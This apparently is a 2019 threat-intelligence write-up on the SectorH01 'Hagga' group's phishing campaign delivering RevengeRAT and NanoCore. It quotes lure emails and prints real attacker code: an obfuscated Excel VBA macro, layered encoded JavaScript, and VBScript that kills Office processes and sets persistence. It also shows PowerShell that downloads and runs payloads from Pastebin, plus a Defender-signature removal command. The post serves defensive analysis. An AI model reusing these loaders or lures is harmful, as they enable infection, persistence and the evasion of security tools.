# Hagga of SectorH01 continues abusing Bitly, Blogger and Pastebin to deliver RevengeRAT and NanoCore

threatrecon.nshc.net/2019/09/19/sectorh01-continues-abusing-web-services/

## Overview

“Hagga” is the username of a Pastebin account used since December last year by a pervasive known group of threat actors which targets thousands of users around the world both for cyber espionage and cyber crime purposes using malspam. Their activities were first discovered in 2017, and the ThreatRecon Team tracks both this group and the members behind “Hagga” collectively as the SectorH01 group.

Since their activities were first discovered, they have been observed using a variety of commodity malware being spread from the same hosts and communicating with the same C2 addresses. Some of those commodity malware used in the past include RevengeRAT and NanoCore, which they are still using till now.

## SectorH01 Group Attack Lifecycle

**Their Targeting**

Sectors the SectorH01 group has been observed targeting since discovery, likely for criminal purposes:

- Agriculture
- Food
- Hospitality
- Manufacturing
- News Media
- Shipping
- Tourism
- Trade


Countries the SectorH01 group has been observed targeting for this event:

- United States
- United Kingdom
- Latvia
- France
- Germany
- India
- Japan
- South Korea
- Taiwan
- Thailand
- Turkey
- Vietnam

The targets of the malware in this blog post appear to be only for criminal activities from June to September targeting enterprise users, the majority of whom are based in the United States.

**The Phish**

SectorH01 group sends phishing emails to their targets with subjects related to payments, such as purchase orders, invoices, request for quotations, telegraphic transfer confirmation documents, or overdue payments. In these emails, they attach file(s) related to the email contents in the form of Excel XLS, Microsoft Word DOC/DOCX, RTF, and ZIP files.



This is Shima, from **Lotte Group**.

Please find attached RFQ for your kind perusal and advise us whether you are able to quote.

Your prompt response will be greatly appreciated. Looking forward to hearing from you soon.

您好！

附件是我需要询价的产品，不知道贵司是否生产。


如果可以的话，请尽快给我一个回复，就算贵司无法报价也请通知我一下。

谢谢！

*Note: Please click **"Enable macros"** in other to view PO content correctly in Excel.*

Regards,

**Shima MA**



IMPORT TKI <shima@[redacted]
받는 사람 [redacted]

RFQ#29323.xls
87 KB

회신 전체 회신 전달 ···

2019-07-01 (월) 오전 11:30

Dear Sir/Madam,

This is Shima, from **Lotte Group**.

Please find attached RFQ for your kind perusal and advise us whether you are able to quote.

Your prompt response will be greatly appreciated. Looking forward to hearing from you soon.

您好！

附件是我需要询价的产品，不知道贵司是否生产。

如果可以的话，请尽快给我一个回复，就算贵司无法报价也请通知我一下。

谢谢！

*Note: Please click **"Enable macros"** in other to view PO content correctly in Excel.*

Regards,

**Shima MA**

Procurement Dept

T +[redacted] F +[redacted]

LOTTE CHEMICAL TITAN


Please find attached PO and acknowledge upon receive this email. Thank you

***Note:** Please click **"Enable macros"** in other to view PO content correctly in Excel.*

--
Best Regards,
Victoria Truong
Demand Planning/Purchasing Dept.

EASTLAND Food Corporation

**Headquarter (MD)**
8305 Stayton Dr, Jessup,
MD 20794, USA
**Voice** [redacted]
**Fax** [redacted]


Purchase Order Eastland

Victoria Truong <victoria@[redacted]
받는 사람 undisclosed-recipients:

2019-07-01 (월) 오전 10:44

PO#53240.xls
87 KB


Please find attached PO and acknowledge upon receive this email. Thank you

***Note:** Please click **"Enable macros"** in other to view PO content correctly in Excel.*

--
Best Regards,
Victoria Truong
Demand Planning/Purchasing Dept.

EASTLAND Food Corporation

**Headquarter (MD)**
8305 Stayton Dr, Jessup,
MD 20794, USA
**Voice** [redacted]
**Fax** [redacted]


Dear Sir,

You are requested to float your most competitive offer for the supply of SA 213 TP RFQ , along-with terms & conditions, at the earliest :-


| **Sr.No** | **Description.** | **M.O.C.** | **Qty.** |
|---|---|---|---|
| 1 TO 10 | IN SHEET (1) | CHECK THE BOTTON PAGE | HIGHLIGHTED |

Regards,

Sachin Kulthe

Steelcon Engineering

Plot No. 5094 – 5083, GIDC Industrial Estate,
Ankleshwar, Gujarat – 393 568


INQUIRY FOR SA 213 TP RFQ

Sachin Kulthe <infocons@[redacted]
받는 사람 undisclosed-recipients:

2019-08-21 (수) 오후 5:44

SA 213 TP RFQ.xls
83 KB

Dear Sir,

You are requested to float your most competitive offer for the supply of SA 213 TP RFQ , along-with terms & conditions, at the earliest :-

| **Sr.No** | **Description.** | **M.O.C.** | **Qty.** |
|---|---|---|---|
| 1 TO 10 | IN SHEET (1) | CHECK THE BOTTON PAGE | HIGHLIGHTED |


Regards,

Sachin Kulthe

Steelcon Engineering

Plot No. 5094 – 5083, GIDC Industrial Estate,
Ankleshwar, Gujarat – 393 568
Ph.:
M: [redacted]

The information of this e-mail is strictly confidential and may be legally privileged. It is intended solely for the addressee. If you are not the intended recipient, any copying, distribution and any other use of this e-mail is prohibited and may be unlawful. In such case, you should notify us immediately and delete this e-mail.


83 KB

Dear Sir,

Enclosed is the proforma invoice sent to us. We had to immediately write you
directly as it is not workable for us. Kindly please double check and
confirm by return of the following:

1. We agreed on 30% advance but PI is stated 50% advance.
2. Expected time of delivery is different from earlier agreed shipment date.
3. Pay attention to the Question marks and yellow marks we added to the PI to draw your
attention to complete these parts.

Kindly amend and send back the revised PI so we can make the advanced payment
immediately.

감사합니다.

Best regards

RE: RE: PROFORMA INVOICE AMENDMENT RFQ238001

SP Sophia Park / Accounting Logistics <account@sh-seac
[redacted]

회신 | 전체 회신 | 전달 | ...

2019-08-19 (월) 오후 6:56

PI238001.xls
83 KB

Dear Sir,

Enclosed is the proforma invoice sent to us. We had to immediately write you
directly as it is not workable for us. Kindly please double check and
confirm by return of the following:

1. We agreed on 30% advance but PI is stated 50% advance.
2. Expected time of delivery is different from earlier agreed shipment date.
3. Pay attention to the Question marks and yellow marks we added to the PI to draw your
attention to complete these parts.

Kindly amend and send back the revised PI so we can make the advanced payment
immediately.

감사합니다.

Best regards


AFS Alpha Logistics

박선아 / 관리팀

Sophia Park / Accounting

**Sample Excel File (b4fdff7dbed8724bde2c097285ce5842373a3d5087f0d492479e62b48e3e5e2d)**


In the cases of Excel XLS files, they have in recent months been using simple obfuscated VBA macros which executes mshta.exe against a Bitly shortened link which redirects to a Google Blogger (blogspot) link.


MACROS

```
Attribute VB_Name = "Module1"
Sub Auto_Open()
D0 = Replace(sNNKNYzLW("pv{wd#{", "3"), sNNKNYzLW("z", "2"), sNNKNYzLW("n", "6"))
D3 = Replace(sNNKNYzLW("uuq;00yyy/", "1"), sNNKNYzLW("z", "2"), sNNKNYzLW("{", "4"))
D1 = Replace(sNNKNYzLW("cjydpn0", "1"), sNNKNYzLW("z", "2"), sNNKNYzLW("zr 4", "6"))
D2 = Replace(sNNKNYzLW("jm|xmnj|mj", "9"), sNNKNYzLW("I", "4"), sNNKNYzLW("um", "1"))
Shell (D0 + D3 + D1 + D2)
End Sub
Public Function sNNKNYzLW(tZEcOoTjg As String, BM32QzBSb As Integer)
    Dim ImZRsKvAF As Integer
    For ImZRsKvAF = 1 To Len(tZEcOoTjg)
        Mid(tZEcOoTjg, ImZRsKvAF, 1) = Chr(Asc(Mid(tZEcOoTjg, ImZRsKvAF, 1)) - BM32QzBSb)
    Next ImZRsKvAF
    sNNKNYzLW = tZEcOoTjg
End Function


Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True

Attribute VB_Name = "Sheet1"
Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
```

VBA Macro which executes mshta.exe embedded in malicious XLS file

The Blogger page looks benign but has obfuscated JavaScript hidden in its source code. This pattern of obfuscating JavaScript code is extensively used not only in the Blogger page but also on Pastebin, which is obfuscated over multiple layers and eventually decodes to various VBScript scripts which are run by the mshta.exe utility.


pastebin.com/raw/wZSPpxaG

```
<script
language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%6A%61%76%61%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28
%75%6E%65%73%63%61%70%65%28%27%25%33%43%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%32%30%25%36%43%25%36%31%25%36%45%25%36%37%25%37%35%25%36%31%25%36%37%25%36%35
%25%33%44%25%36%41%25%36%31%25%37%36%25%36%31%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%33%45%25%36%34%25%36%46%25%36%33%25%37%35%25%36%44%25%36%35%25%36%45%25
%37%34%25%32%45%25%37%37%25%37%32%25%36%39%25%37%34%25%36%35%25%32%38%25%37%35%25%36%45%25%36%35%25%37%33%25%36%33%25%36%31%25%37%30%25%36%35%25%32%38%25%32%37%25%32%35%25%33
%33%25%34%33%25%32%35%25%33%37%25%33%33%25%32%35%25%33%36%25%33%33%25%32%35%25%33%37%25%33%32%25%32%35%25%33%36%25%33%39%25%32%35%25%33%37%25%33%30%25%32%35%25%33%37%25%33%34
%25%32%35%25%33%32%25%33%30%25%32%35%25%33%36%25%34%33%25%32%35%25%33%36%25%33%31%25%32%35%25%33%36%25%34%35%25%32%35%25%33%36%25%33%37%25%32%35%25%33%37%25%33%35%25%32%35%25
%33%36%25%33%31%25%32%35%25%33%36%25%33%37%25%32%35%25%33%36%25%33%35%25%32%35%25%33%33%25%34%34%25%32%35%25%33%36%25%34%31%25%32%35%25%33%36%25%33%31%25%32%35%25%33%37%25%33%33
%36%25%32%35%25%33%36%25%33%31%25%32%35%25%33%37%25%33%33%25%32%35%25%33%36%25%33%33%25%32%35%25%33%37%25%33%32%25%32%35%25%33%36%25%33%39%25%32%35%25%33%37%25%33%30%25%32%35
%25%33%37%25%33%34%25%32%35%25%33%33%25%34%35%25%32%35%25%33%36%25%33%34%25%32%35%25%33%36%25%34%36%25%32%35%25%33%36%25%33%33%25%32%35%25%33%37%25%33%35%25%32%35%25%33%36%25
%34%34%25%32%35%25%33%36%25%33%35%25%32%35%25%33%36%25%34%35%25%32%35%25%33%37%25%33%34%25%32%35%25%33%32%25%34%35%25%32%35%25%33%37%25%33%37%25%32%35%25%33%37%25%33%32%25%32
%35%25%33%36%25%33%39%25%32%35%25%33%37%25%33%34%25%32%35%25%33%36%25%33%35%25%32%35%25%33%32%25%33%38%25%32%35%25%33%37%25%33%35%25%32%35%25%33%36%25%34%35%25%32%35%25%33%36
%25%33%35%25%32%35%25%33%37%25%33%33%25%32%35%25%33%36%25%33%33%25%32%35%25%33%36%25%33%31%25%32%35%25%33%37%25%33%30%25%32%35%25%33%36%25%33%35%25%32%35%25%33%32%25%33%38%25
```

SectorH01 commonly uses multiple layers of the same encoding for its Pastebin scripts

By performing the same decoding on the Javascript code, we get the VBScript which performs multiple tasks such as terminating processes and setting persistence.

Example Decoded Script

```
<script language="VBScript">
Set X7W832DSA = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Dim ASSd712ji8asd
ASSd712ji8asd = "cmd.exe /c taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f /im MSPUB.exe & taskkill
/f /im POWERPNT.EXE & exit"
X7W832DSA.Run ASSd712ji8asd, vbHide

Set X_ws = CreateObject("WScript.Shell")
Pa_2da = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinUpdate"
X_ws.RegWrite Pa_2da,"mshta.exe http://pastebin.com/raw/2gY9SAwU","REG_EXPAND_SZ"

Set Mi_G = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Dim X_hw
X_hw0 = StrReverse("t/ 03 om/ ETUNIM cs/ etaerc/ sksathcs")
X_hw1 = "n ""Avast Updater"" /tr ""mshta.ex"
X_hw2 = "e h" + "t" + "t" + "p" + ":" + "/" + "/" + "p" + "a" + "s" + "t" + "e" + "b" + "i" + "n" + "." + "c" + "o" + "m" +
"/" + "r" + "a" + "w" + "/qZXnhtQG"" /F "
X_hw = X_hw0 + X_hw1 + X_hw2
Mi_G.Run X_hw, vbHide

Set Ox_xw = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Dim P_wx
P_wx0 = StrReverse("t/ 003 om/ ETUNIM cs/ etaerc/ sksathcs")
P_wx1 = "n ""Avast backup"" /tr ""mshta.ex"
P_wx2 = "e h" + "t" + "t" + "p" + ":" + "/" + "/" + "p" + "a" + "s" + "t" + "e" + "b" + "i" + "n" + "." + "c" + "o" + "m" +
"/" + "r" + "a" + "w" + "/Htp0LKHg"" /F "
P_wx = P_wx0 + P_wx1 + P_wx2
Ox_xw.Run P_wx, vbHide

self.close
</script>
```

Going into one of the scheduled tasks, we see more encoded text.

Example First-Layer Decoded Scheduled Task

```
<script language="VBScript">
Set EAsxw = CreateObject(StrReverse("llehS.tpircSW"))
Dim Xsks
Xsks =
StrReverse("XEI|)OLOL$(gnirtSteG.IICSA::]gnidocnE.txeT.metsyS[;)14,201,63,44,93,101,021,101,64,001,801,501,711,66,38,77,93,0

X_WRc = StrReverse("P") + StrReverse("o") + StrReverse("w") + StrReverse(StrReverse(StrReverse(StrReverse("e")))) +
StrReverse("r") + StrReverse("s") + StrReverse("h") + StrReverse(StrReverse(StrReverse(StrReverse("e")))) +
StrReverse(StrReverse("l")) + StrReverse(StrReverse("l")) + StrReverse(".") +
StrReverse(StrReverse(StrReverse(StrReverse("e")))) + StrReverse("x") + StrReverse(StrReverse(StrReverse(StrReverse("e"))))
+ Space(1) + Xsks
EAsxw.Run X_WRc, vbHide
self.close
</script>
```

Finally, further decoding shows it loading different malware from two Pastebin sites, which are again obfuscated.

Example Second-Layer Decoded Scheduled Task

```
[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/13AGuyHY')|IEX;[Byte[]]$f=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/0e5uVXL0').replace('#@!','0x')|IEX;
[k.Hackitup]::exe('MSBuild.exe',$f)
```

At other times, the decoded scripts will make use of .NET Reflection

Example of .NET Reflection in Decoded Script

```
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);[void]
[System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/QppWFhGC')|IEX;[Byte[]]$f=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/Q8g1d6Be').replace(')&*^','0x')|IEX;$obj
=@('MSBuild.exe',$f);$g22=$a.GetType('THC452563sdfdsdfgr4777cxg04477fsdf810df777');$y=$g22.GetMethod('retrt477fdg145fd4g0wew
[Activator]::CreateInstance($g22,$null);$y.Invoke($j,$obj)
```

After looking at the various scripts used, we observed these obfuscated JavaScript code mainly serving one or more of these purposes:

- Terminating Microsoft Office processes winword.exe, excel.exe, MSPUB.exe, POWERPNT.exe, and sometimes Windows Defender processes MSASCuiL.exe and MpCmdRun.exe
- Interfering with Windows Defender via command “MpCmdRun.exe -removedefinitions -dynamicsignatures”
- Setting Registry Autorun Persistence to execute mshta.exe on a Pastebin url
- Setting Scheduled Task Persistence to execute mshta.exe on a Pastebin url
- Executing malware in memory, sometimes in Microsoft’s .NET MSBuild.exe

In most cases, SectorH01 group in fact performed all of the above and sometimes multiple of the above by stacking multiple Pastebin urls and multiple commands in a single url. Moreover, since SectorH01 group is using the “Hagga” Pastebin account which has the ability to perform edits on the user’s pastes, they at times modify the paste to perform different actions. Below is the attack flow using this sample Excel file as an example.


| **Site** | **Action** |
|---|---|
| www[.]bitly[.]com/adsodeasda | Redirect to https://xasjow21d[.]blogspot.com/p/14[.]html |
| https://xasjow21d[.]blogspot.com/p/14[.]html | mshta.exe http://www[.]pastebin[.]com/raw/8uJavttD |
| http://www[.]pastebin[.]com/raw/8uJavttD | (1) MpCmdRun.exe -removedefinitions -dynamicsignatures<br>(2) taskkill winword.exe / excel.exe / MSPUB.exe / POWERPNT.exe / MSASCuiL.exe / MpCmdRun.exe<br>(3) Run https://pastebin[.]com/raw/7EdEuebH via PowerShell<br>(4) Run http://pastebin[.]com/raw/ri21rHbF via mshta.exe |
| http://pastebin[.]com/raw/ri21rHbF | Deobfuscates to RevengeRAT<br>(CF6293824C97C45680CF999955FD48801856B424DC6E3CEAC6D5E36BB4092856) |
